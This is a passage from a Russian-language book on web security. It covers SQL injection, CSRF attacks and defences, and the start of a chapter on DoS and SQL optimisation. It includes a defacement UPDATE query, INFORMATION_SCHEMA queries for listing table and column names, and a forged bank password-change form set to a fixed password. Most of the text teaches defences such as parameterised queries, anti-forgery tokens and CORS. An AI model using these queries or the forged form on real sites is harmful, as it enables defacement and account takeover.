Например, дефейс можно совершить и с помощью запросов. Необходимо только найти таблицу, в которой хранятся данные, отображаемые на главной web-странице — например, новости. После этого с помощью запроса UPDATE обновляем новости так, чтобы последняя из них (можно и все) содержали необходимый текст. Например, если новости хранятся в таблице news, и заголовок новости — в колонке Title, то хакер может выполнить следующий запрос:

```
UPDATE News
SET Title='Hacked by MegaHacker'
```

Это тоже изменение главной web-страницы, и его можно отнести к дефейсу.

Наиболее интересными для хакера являются имена таблиц. Чтобы обновлять и удалять данные, необходимо знать названия объектов, с которыми вы работаете. Для

этого используется таблица TABLES из INFORMATION_SCHEMA или просто: INFORMATION_SCHEMA.TABLES. Чтобы получить все имена таблиц, необходимо выполнить запрос:

```
SELECT TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
```

Иногда бывает необходимость получить только одну запись из таблицы. Это легко сделать, ограничив результат с помощью оператора TOP *n*, который ставится после SELECT, где *n* — это количество нужных строк. Так, следующий пример выбирает первые две записи:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
```

Как можно получить следующую запись? Да очень просто, выбрать верхнюю запись из INFORMATION_SCHEMA.TABLES и ограничить запрос так, чтобы известное вам имя отсекалось. Например, вы уже знаете, что в базе данных есть таблица Users. Для получения следующего имени таблицы пишем:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_NAME<>'Users'
```

Когда известно несколько таблиц, можно перечислить их с помощью NOT IN, например, следующим образом:

```
SELECT TOP 2 TABLE_NAME
FROM INFORMATION_SCHEMA.TABLES
WHERE TABLE_NAME NOT IN ('Users', 'Passwords', 'Data')
```

Чтобы получить имена всех колонок, необходимо обратиться к таблице COLUMNS из INFORMATION_SCHEMA. Например, следующий запрос возвратит имена колонок таблицы Users:

```
SELECT COLUMN_NAME
FROM INFORMATION_SCHEMA.COLUMNS
WHERE TABLE_NAME='Users'
```

6.1.4. Рекомендации по безопасности MS SQL Server

Безопасность MS SQL Server не является темой данной книги, но раз уж мы рассматриваем взлом и безопасность web-серверов, то обсудим некоторые рекомендации, ведь СУБД — своеобразная часть web-сервера.

Для защиты СУБД от хакеров все сценарии должны выполняться от имени непривилегированного пользователя. Этот пользователь должен ограничиваться только выборкой данных, а вставка и обновление должны быть доступны лишь для тех таблиц, где это действительно нужно. Чем мне нравится MS SQL Server, так это

тем, что он предоставляет очень удобное средство управления — SQL Server Enterprise Manager. С его помощью очень удобно управлять и правами.

Итак, сами рекомендации. Запрещаем все, что не используется, для этого войдите в свойства пользователя, от имени которого работают сценарии, и назначьте ему только те роли, которые действительно необходимы (рис. 6.1).




Рис. 6.1. Свойства пользователя/управление ролями

По умолчанию все пользователи помещаются в роль public. Будьте осторожны, потому что она разрешает слишком много. А если все же используете, то ограничьте права явно: нажмите кнопку **Permissions** в окне свойств пользователя, и перед вами откроется окно управления доступом к объектам (рис. 6.2).

Это окно имеет вид таблицы. Строки — это объекты базы данных, а колонки — операторы, на которые можно устанавливать права. Если ячейка на пересечении имени объекта и оператора пустая, то права на нее такие же, как и у роли, которую наследует пользователь. Чтобы добавить право текущему пользователю, щелкните по ячейке один раз, и в ней появится зеленая галочка. Чтобы запретить (даже если у

роли есть разрешение), щелкните второй раз — и зеленая галочка изменится на красный крестик, означающий запрет.




Рис. 6.2. Права доступа

Обязательно заблокируйте административную учетную запись sa и лучше используйте авторизацию Windows. В MS SQL Server есть два вида авторизации:

- авторизация Windows — для подключения к MS SQL Server используется учетная запись Windows. В MS SQL Server 2000 и более поздних версиях этот режим предполагается по умолчанию, как более безопасный;
- смешанный режим — помимо учетных записей Windows, может быть создана учетная запись MS SQL Server. Этот режим использовать не рекомендуется.

Смешанный режим не рекомендуется, сейчас Microsoft советует использовать Active Directory и возлагать на нее управление паролями и авторизацию.

6.2. Защита от инъекции в .NET

Для работы с базами данных в C# есть класс `SqlCommand`, которому нужна строка с SQL-запросом и объект подключения к базе данных.

```
string sql = "select * from user where username= @u";
SqlCommand cmd = new SqlCommand(sql, connection);
```

```
cmd.Parameters.Add(
  new SqlParameter() { ParameterName = "u", Value = "admin" }
  );
SqlDataReader reader = cmd.ExecuteReader();
```

Если в PHP параметры начинаются с двоеточия, то в C# — с символа `@`, после чего идет имя параметра.

Теперь мы должны предоставить параметру значение. Параметры связываются со значениями в свойстве `Parameters`.

В случае с C# правило защиты от SQL Injection остается тем же самым – используем параметры и в SQL-запросе не используем `+` для того, чтобы получить финальный запрос. Например, следующая строка подвержена уязвимости, если переменная `u` будет содержать значение, на которое может повлиять пользователь, то есть если мы получаем его от пользователя:

```
string sql = "select * from user where username = " + u;
```

Начиная с C# 6, в языке появилась поддержка интерполяции строк, — это когда переменные можно вставлять прямо в текст строки:

```
string sql = $"select * from user where username= {u}";
```

Казалось бы, нет знаков сложения, нет никакого объединения, и, по идее, у нас не должно быть уязвимости, но, к сожалению, это не так: интерполяция строк не защищает от инъекции SQL, поэтому используйте параметры, только параметры.

ГЛАВА 7

CSRF, или XSRF-уязвимость

CSRF (cross-site request forgery или межсайтовая подделка запроса), также известна как XSRF — достаточно серьезная уязвимость, которая стала популярной в 2010-х годах, хотя первые упоминания датируются где-то началом двухтысячных.

Идея атаки заключается в том, что пользователь выполняет какое-то действие на сайте X, но реально они направляются на сайт Y, и если пользователь реально зарегистрирован на этом сайте, то результат может быть достаточно плачевным.

7.1. Примеры межсайтовой атаки

Рассмотрим самый простой и для начала безобидный пример CSRF-атаки. На моем сайте есть страница поиска **https://www.flenov.info/search/index**, и чтобы эта страница отобразила результат поиска какого-то текста, достаточно методом `GET` передать ей параметр `search` и после знака равно установить значение, например:

```
https://www.flenov.info/search/index?search=test
```

Этот URL заставит мой сайт найти все заметки на сайте, где упоминается слово test.

Если вы разместите эту ссылку на своем сайте и его посетители кликнут по этой ссылке, то вы заставите их выполнить действие поиска на моем сайте.

Как я уже сказал, это безобидное действие, но оно все же произошло.

Допустим, что у меня есть учетная запись на сайте банка и на сайте есть страница, где я могу управлять своей учетной записью, в том числе поменять пароль. Чтобы сделать это, нужно загрузить форму смены пароля, ввести новый пароль и сохранить его. А что, если я размещу форму для смены пароля на своем сайте, и она будет отправлять введенные пользователем данные на сайт банка по URL, который меняет пароль? Если я назову переменные так же, как они называются у банка, и если на атакуемом сервере нет защиты от межсайтовых скриптов, атака может завершиться успешно.

Вот пример формы, которая отображает два поля для имени и пароля, и если пользователь кликнет на кнопку, то данные полетят на страницу /account/changepassword банка:

```
<form  method="post" action="https://www.bankname/account/changepassword">
    User name: <input name="username" size="25" >
    Password: <input name="fakepassword" size="25" >
    <input type="hidden" name="password" value="xyz">
    <input type="submit" value="Change">
</form>
```

Обратите внимание, что тут у формы `action` указывает на URL банка, а в самой форме три параметра:

- имя `username` для ввода пользователя, куда должны ввести имя;
- поле ввода `fakepassword`, куда пользователь будет указывать новый пароль, но имя поля специально так названо, потому что нам все равно, что туда введут, мы это хотим игнорировать;
- скрытое поле `password`, которое содержит значение `xyz`, и именно имя этого поля должно совпадать с тем именем, которое ожидает банк. Так что мы поменяем пароль на `xyz`.

Итак, располагаем эту форму у себя на сайте и начинаем нагонять жертв на страницу. Если атакуемый пользователь авторизован в данный момент на сайте и на сервере нет защиты, то при отправке этой формы пароль сменится на `xyz`. Единственная проблема — какое будет имя пользователя? Мы знаем пароль, потому что он прописан прямо в коде, а вот имя пользователя мы можем не знать. Эта проблема решаема. С помощью JavaScript можно без проблем по нажатию кнопки направить на свой сервер дополнительный запрос, который сообщит хакеру, какое имя пользователя мы поймали.

Таким образом по нажатию кнопки будет отправляться два запроса: один — банку для смены пароля и еще один — на сайт хакера, чтобы сообщить имя пользователя жертвы.

Слишком много если: пользователь должен быть зарегистрирован, он должен быть авторизован, сайт должен не иметь защиты. Однако в начале 2000-х годов это была не проблема. Сессии даже у банков были бесконечными, главное, чтобы человек был зарегистрирован. В США не так много крупных банков. В Канаде еще недавно банки можно было пересчитать на пальцах одной руки (их было четыре), так что вероятность, что пользователь пользуется одним из них очень высока. Захватив управление финансовым аккаунтом, можно украсть его деньги.

Даже если пароль недоступен, хакеры могут использовать подобную атаку, чтобы вызвать перевод денег на свой счет, поэтому даже если пароль не получится украсть, возможно удастся украсть деньги.

А представьте, если подобная уязвимость будет найдена у Facebook, "ВКонтакте", "Одноклассниках", Google, Microsoft и т. д. Тут вероятность того, что кто-то зарегистрирован, очень высокая.

Подобную атаку можно использовать и для осуществления распределенной DDoS-атаки на определенный сайт.

7.2. Плохая защита от межсайтовой уязвимости

Первое, что приходит в голову, — добавить в форму необходимость ввести текущий пароль, и если он введен неверно, то отказывать смене. Самая бесполезная защита, потому что хакер может добавить такое же поле у себя на сайте и заставить пользователя вводить не только имя и новый пароль, но и существующий.

Можно добавить каптчу. Этот метод уже сработает, потому что хакер на свой сайт каптчу добавить не сможет. Хотя нет, он сможет, но это будет его каптча, и она не будет совпадать с оригинальным сайтом, если только… Если только каптча не является простой картинкой. Если это изображение, то хакер может с помощью JavaScript направить GET-запрос на сайт банка, найти URL с изображением каптчи и забрать его себе.

Правда, обход каптчи зависит от того, как она реализована на сервере, далеко не каждую реализацию можно обойти. Самое простое, если каптча не привязана к определенной сессии пользователя. Мне доводилось видеть подобные реализации, когда пользователь загружал страницу, на сервере создавался код безопасности, который действовал примерно 5 минут, но этот код мог отправить кто угодно, не обязательно, чтобы это был тот же пользователь, кто изначально загрузил сайт.

Это самый ужасный вариант каптчи, когда при загрузке страницы код просто сохраняется в базе без привязки к пользователю и любой пользователь может его использовать.

В этом отношении Google-каптча более безопасна, ее так не обмануть. Тут нужно не просто загрузить страницу, чтобы на сервере сгенерировался код, но и выполнить определенные действия на странице: кликнуть "Я не робот" и выбрать картинки из списка по определенному шаблону.

От загрузки страницы со стороны чужого сайта позволяет защититься и политика CORS — это когда мы контролируем, кто может обращаться к ресурсам сервера. Об этом поговорим в *разд. 7.4*.

В любом случае каптча не самый лучший вариант просто потому, что, добавляя ее в каждую форму на сайте, можно вызвать негативный эффект у легальных пользователей. Я использую эту защиту для формы регистрации и добавления комментариев только потому, что обе функциональности очень сильно любят спамеры, которые ради того, чтобы оставить ссылки на сайты, готовы пойти на многое. Остальные формы лучше защищать другими методами.

7.3. Хорошая защита

Самая простая защита, которая может сработать, — проверка Referer. Когда пользователь загружает страницу, то браузер отправляет серверу в качестве одного из параметров еще и URL-страницы, с которой пользователь перешел на сайт или отправил данные.

Если форма расположена на сайте хакера **www.hacksite.ru** и с него отправляется на сайт банка **www.bankname/account/changepassword**, то банк может проверить у текущего запроса параметр `referer`, и если он не совпадает с сайтом банка, а принадлежит кому-то другому, то запрос можно отклонить.

Загрузите мой сайт **Flenov.info**, введите что-то в поле поиска и откройте утилиты разработчика, затем перейдите на вкладку **Network**. Теперь введите что-то в строку поиска и нажмите кнопку **Find** (Найти). Находим самый первый запрос в левой панели и справа в разделе **Request Headers** ищем `referer` (рис 7.1). Как видите, тут указан мой сайт, потому что мы нажимали кнопку **Find** именно на той странице, которая указана в `referer`.




Рис. 7.1. Referer в утилитах разработчика

Попробуйте прогуляться по сайту и посмотрите, как меняется `referer`. Обратите внимание, что он всегда указывает на ту страницу, с которой мы переходим на следующую.

Таким образом, если форма будет располагаться на сайте хакера, то в Referer попадет его сайт.

А что, если хакер направит форму на свой сайт и потом отправит запрос на сайт банка, подделав `referer`? Это сработает, и вы сможете подделать этот параметр, но как насчет cookies? Именно в них находится информация о сессии, и она говорит сайту, авторизован пользователь или нет.

Если запрос будет отправляться сначала на сайт хакера, то браузер не предоставит необходимые cookies. Весь смысл в том, что запрос должен идти именно на сайт банка, чтобы ему передалась необходимая информация о текущем пользователе.

Да, защита по Referer может сработать, и этот параметр можно проверять, но не стоит все же ему доверять. Слишком все нежно и звучит ненадежно. Есть мнение, что если хакер сможет украсть cookie, то ему останется только получить имя пользователя, и можно будет отправлять запрос с сервера напрямую и подделывать поле Referer. Но ведь если хакер украдет cookie, то он сможет перехватить и сессию на сервере и, возможно, просто загрузив сайт, уже будет авторизован от имени пользователя, и не нужно ничего строить дополнительно.

Но допустим, что для смены пароля хакеру нужны cookies, чтобы отправить запрос от имени пользователя, имя пользователя и текущий пароль. Возможно, он украл cookie каким-то образом и, загрузив сайт, где-то увидел реальное имя пользователя, которое не так уж часто скрывается. Но вот текущий пароль хакер может не знать, и тут как раз поможет атака межсайтовых запросов. Создав поддельную форму для смены пароля, можно получить текущее значение и поменять его…

Но если хакер смог получить текущий пароль, то зачем его менять? Теоретически можно уже и не менять, а просто украсть пароль, и это тоже вариант атаки. Но если смены не произойдет, то это вызовет подозрение у пользователя: он же будет думать, что уже установлен новый пароль, а его нет.

В качестве дополнительной защиты от межсайтовых запросов можно реализовать что-то похожее на каптчу. Каждый раз, когда загружается форма, на сервере генерируется случайный код, который привязан к сессии и пользователю. Этот код добавляется к форме и отправляется со всеми данными на сервер. При защите от межсайтовой загрузки страниц предугадать подобный код будет невозможно.

Именно так работает встроенная защита в Microsoft .NET.

В .NET Core код защиты от межсайтовых атак может генерироваться автоматически. Для этого можно добавить сервис защиты `Antiforgery` в методе `ConfigureServices` класса `Startup`:

```
services.AddAntiforgery(options =>
{
    options.FormFieldName = "AntiforgeryFieldname";
```

```
    options.HeaderName = "X-CSRF-TOKEN-HEADERNAME";
    options.SuppressXFrameOptionsHeader = false;
});
```

После этого вы можете вручную контролировать создание защиты для каждой отдельной формы, на случай, если ее нужно отменить, указав в `cshtml` у формы свойство asp-`antiforgery`:

```
<form method="post" asp-antiforgery="false">
    Данные формы
</form>
```

В данном случае защита отключается указанием значения `false`.

В .NET Framework можно также использовать специальный метод — расширение `AntiForgeryToken`:

```
<form method="post">
    @Html.AntiForgeryToken()
</form>
```

Выполнение этого кода приведет к тому, что .NET добавит к форме следующий невидимый параметр:

```
<form method="post">
   <input name="__RequestVerificationToken"
      type="hidden" value="CfDJ8s2-m9Yw">
</form>
```

Этот код заставит браузер добавить к форме код защиты и отправит его вместе с пользовательскими данными на сервер. Но это не значит, что сервер в реальности произведет проверку. Ему нужно сообщить, что для определенного метода необходимо произвести проверку, потому что там ожидается код безопасности.

Например, следующий метод `ChangePassword` вызывается, когда пользователь отправляет данные на сервер методом `POST` и в форме был указан код защиты, а значит, с помощью метаданных `[ValidateAntiForgeryToken]`мы просим фреймворк проверить этот код:

```
[HttpPost]
[ValidateAntiForgeryToken]
public IActionResult ChangePassword(PasswordViewModel account)
{
}
```

Защита от межсайтовых запросов возлагается на фреймворки, а не на сами языки программирования, так что если говорить о PHP, то это язык программирования и защита не является его задачей. В C# защита тоже не является частью языка, это часть фреймворка .NET.

Главная идея в том, что на сервере мы сохраняем какой-то уникальный код, который привязан к сессии пользователя. Для этого можно сгенерировать 64 случайных байта и превратить их в строку из шестнадцатеричных значений, чтобы строка была короче (меньше передавать данных):

```
$_SESSION['secure_token'] = bin2hex(random_bytes(64));
```

Теперь эту же строку нужно добавить к форме, и когда пользователь отправляет данные на сервер, нужно проверить, что строки совпадают.

Но это если самому реализовывать защиту вручную на чистом PHP. Как я сказал, это вообще прерогатива фреймворков.

Давайте посмотрим, что есть у Symfony для защиты от CSRF. Когда мы создаем форму, то нужно сделать невидимое поле (`type="hidden"`) со значением ключа, которое генерируем методом `csrf_token`:

```
<form action="" method="post">
    <input type="hidden" name="token"
        value="{{ csrf_token('change-password') }}"/>

    Здесь поля для смены пароля

    <button type="submit">Delete item</button>
</form>
```

Метод `csrf_token` в скобках получает какое-то имя, которое может указывать, для чего вы планируете использовать ключ. Просто на сайте может быть несколько различных форм, и будет хорошо просто разделить их между собой логически.

Имя поля `input` может быть произвольным, я его назвал token, а вы можете выбрать любое имя, главное потом при проверке кода на сервере использовать его же.

Теперь на сервере проверка токена может выглядеть так:

```
public function changepassword(Request $request)
{
    if ($this->isCsrfTokenValid('change-password',
         $request->request->get('token'))) {
       // ключ верный
    }
}
```

В принципе это и все — достаточно простая реализация простой защиты.

Рассматривать все возможные фреймворки я не буду, потому что для PHP их существует… даже не знаю сколько, но точно уж больше, чем пальцев одной руки. Я же использую только Symfony, поэтому и рассказал вам о нем.

7.4. Cross-origin — делим ресурсы

Cross-origin Resource Sharing, или совместное использование ресурсов между разными источниками, — это технология, которая позволяет разделять ресурсы сайта с другими. С ее помощью можно указать, при обращении к каким ресурсам наш сайт сможет отдавать свои ресурсы.

Например, если у нас сайт **www.bankname.ru**, хакер может создать свой сайт **www.fakebank.ru** и подключить ресурсы с нашего сайта. С помощью Cross-origin Resource Sharing мы можем сказать, можно ли отдавать свои ресурсы сайта **www.bankname.ru**, если пользователь обращается реально к домену **www.fakebank.ru**.

Если не сделать защиты, то есть шанс, что хакер сможет обратиться к ресурсам банка и, возможно, подсмотреть какую-то информацию.

Например, пользователь загружает сайт **www.fakebank.ru** с поддельной формой для изменения пароля, но на реальном сайте банка есть защита в виде какого-то секрета, который отображается на странице. Страница **www.fakebank.ru** может после загрузки отправить Ajax-запрос к реальному банку, чтобы в фоне загрузить реальную страницу и найти на ней секрет.

Может ли банк защититься от такого запроса? Блокировать по Referer не получится, потому что пользователь может переходить на сайт банка с другого сайта легитимно. Например, по ссылке в поиске Google или с какого-то другого сайта. Это нормально, что пользователь переходит на ваш сайт с других. Плохо, когда он отправляет форму на сайт.

Банк может сообщить браузерам, при обращении к каким доменам разрешено отгружать его ресурсы с помощью заголовка `Access-Control-Allow-Origin`, в котором могут быть домены. На PHP это делается с помощью метода `header`:

```
<?
header("Access-Control-Allow-Origin: www.bankname.ru ");
?>
```

В .NET чуть больше шагов, но тоже не так сложно:

```
using System.Web.Http.Cors;

namespace Controllers
{
   [EnableCors(origins: "www.bankname.ru",
     headers: "*", methods: "*")]
    public class MyController : ApiController
    {
        // Код метода
    }
}
```

За реализацию защиты Cross-origin Resource Sharing отвечают браузеры, потому что сервер не может знать — пользователь загружает сайт сам или загрузка инициирована сайтом с помощью AJAX-запроса.

А вот браузеры знают, с чем именно они работают и могут сделать проверку, соответствует запрос требованиям сайта (банка) или есть нарушения. Но сейчас все браузеры уже реализуют требования к защите от межсайтовых запросов.

Есть два параметра заголовков:

- `Access-Control-Allow-Origin` — определяет, какие домены могут обращаться к ресурсам сайта;
- `Access-Control-Allow-Methods` — показывает, какие типы запросов можно отправлять GET, POST, PUT и т. д. серверу для доступа к его ресурсам. Чаще всего необходим GET, поэтому стоит подумать над тем, чтобы добавить только его в список разрешенных. POST-запросы между сайтами тоже иногда бывают необходимы, но это встречается немного реже.

Надеюсь, мне удалось вас убедить, что межсайтовое взаимодействие опасно и может привести к серьезным проблемам. К этому вопросу нужно подходить с полной ответственностью.

ГЛАВА 8

DoS-атака на web-сайт

Когда найти ошибку в сценариях web-сайта не удается, хакеры начинают прибегать к другим методам, в частности к DoS-атаке. Мы уже говорили о ней ранее *(см. разд. 1.7)*, а сейчас рассмотрим более подробно: увидим, как с ее помощью можно сделать web-сервер недоступным или максимально затормозить его работу. В этом случае добросовестным пользователям не остается ресурсов сервера, и они не получают ответа.

8.1. Поиск медленных страниц

Когда хакер ищет цель для организации DoS-атаки, он выбирает те web-страницы, которые загружаются очень долго, что говорит об их плохой оптимизации, то есть чтобы web-сервер мог отобразить необходимые данные, ему приходится осуществить множество операций, сильно загружающих процессор.

Во время работы над сайтом, который можно было отнести к электронной коммерции Sony в США, мне приходилось несколько раз сталкиваться с ситуацией, когда проблемы в производительности становились причиной значительного замедления серверов. Хакеры регулярно искали страницы, которые генерировались на сервере медленнее всего, и пытались атаковать их, поэтому приходилось быть очень внимательным к каждой странице.

Из личного опыта могу сказать, что мне чаще всего приходилось сталкиваться с тремя ошибками, которые приводили к проблемам с производительностью страниц на сайте:

- доступ к базе данных — чаще всего в web самым слабым местом являются SQL-запросы, которые выполняются очень долго;
- переполнение ресурсов;
- неосвобождение ресурсов.

В этой главе мы поговорим о тех проблемах, с которыми мне приходилось сталкиваться на практике, и как я в таких случаях оптимизировал код.

Для тестирования производительности страниц я предпочитаю использовать JMeter — очень простая программа от Apache **https://jmeter.apache.org/** — простая программа с открытым исходным кодом на Java.

8.2. Оптимизация работы с СУБД

На своем YouTube-канале я как-то наглядно показал влияние индексов на производительность запросов: **https://www.youtube.com/watch?v=fAHtiulkQnA**. Один правильный индекс способен значительно снизить нагрузку на сервер и позволит обрабатывать больше пользователей.

С другой стороны, отсутствие индекса или плохой запрос способны стать причиной того, что сервер будет занят обработкой только SQL.

Оптимизация SQL-запросов позволяет сэкономить мощности web-сервера и повысить его производительность, что уменьшит возможность положительного исхода проводимой против него DoS-атаки. Для доступа к данным используется язык запросов SQL, который стандартизирован много лет назад, но не потерял своей актуальности и по сей день. Стандарт будет использоваться еще долгое время, а вот возможности, которые он предоставляет, уже не могут обеспечить современных потребностей.

В своей практике я использовал различные СУБД и не раз обжигался на том, что они по-разному могут обрабатывать даже SQL-запросы. Вроде бы все выполняется верно, но с небольшими отклонениями: например, СУБД может и не поддерживать чтение данных, которые записаны в базу данных, но еще не подтверждены. Это свойство связано с поддержкой различных уровней изоляции и настроек.

Поэтому вы должны с самого начала писать сценарий именно под ту СУБД, с которой будет происходить работа. Нельзя писать код под MS SQL Server или MySQL, а потом просто перенести его под Oracle. Это совершенно разные системы, которые работают по-разному, поэтому вследствие такого переноса могут возникнуть проблемы не только с производительностью, но и верного выполнения запроса. У MySQL и SQL Server по-разному реализованы функции ограничения выборки, что часто используется при написании страничных запросов.

При оптимизации приложений, работающих с СУБД, нужно действовать с двух сторон: оптимизировать саму СУБД и средства доступа к данным (SQL-запросы). Причем работать нужно сразу над обеими составляющими, потому что они взаимосвязаны: повышение производительности СУБД может негативно сказаться на производительности SQL-запроса.

Данная книга не является руководством по СУБД, поэтому оптимизацию мы рассмотрим только в общих чертах. За более подробной информацией обращайтесь к специализированной литературе.

8.2.1. Оптимизация SQL-запросов

Некоторые программисты считают, что запросы работают одинаково в любой СУБД. Это большая ошибка. Действительно, существует стандарт SQL, и запросы, написанные на нем, будут восприняты в большинстве систем одинаково. Но только "восприняты", а их обработка может происходить совершенно по-разному.

Максимальные проблемы во время переноса приложения могут принести расширения языка SQL. Так, например, в MS SQL Server используется Transact-SQL, а в Oracle — PL/SQL, и их операторы совершенно несовместимы. Вы должны заранее определиться с используемой СУБД, чтобы не столкнуться с возможными проблемами в будущем.

Но даже если вы переведете синтаксис запросов с одного языка на другой, проблем по-прежнему останется очень много. Это связано с различными архитектурами оптимизаторов, разницей в блокировках и т. д. Если код программы при смене СУБД требует незначительных изменений, то запросы могут потребовать работы.

Несмотря на большие различия между СУБД разных производителей, есть и общие стороны: например, большинство из них выполняет запросы следующим образом:

- разбор запроса;
- оптимизация;
- генерация плана выполнения;
- выполнение запроса.

Это всего лишь общий план выполнения, а в каждой конкретной СУБД количество шагов может меняться. Но главное состоит в том, что перед выполнением происходит несколько шагов по подготовке, которые могут отнимать много времени.

Для очень простого запроса с одним `SELECT` разбор и генерация плана может занять миллисекунды, но для большого запроса с десятками `SELECT` и большим количеством `JOIN` подготовительные этапы могут занимать секунду и даже более.

После выполнения запроса использованный план будет сохранен в специальном буфере. При следующем запросе эти данные будут получены из буфера, и сразу же начнется его выполнение без лишних затрат на подготовку.

Сервер сможет повторно использовать план выполнения, но только при определенных условиях. Посмотрим на два SQL-запроса:

```
SELECT *
FROM TableName
WHERE ColumnName=10
```

и

```
SELECT *
FROM TableName
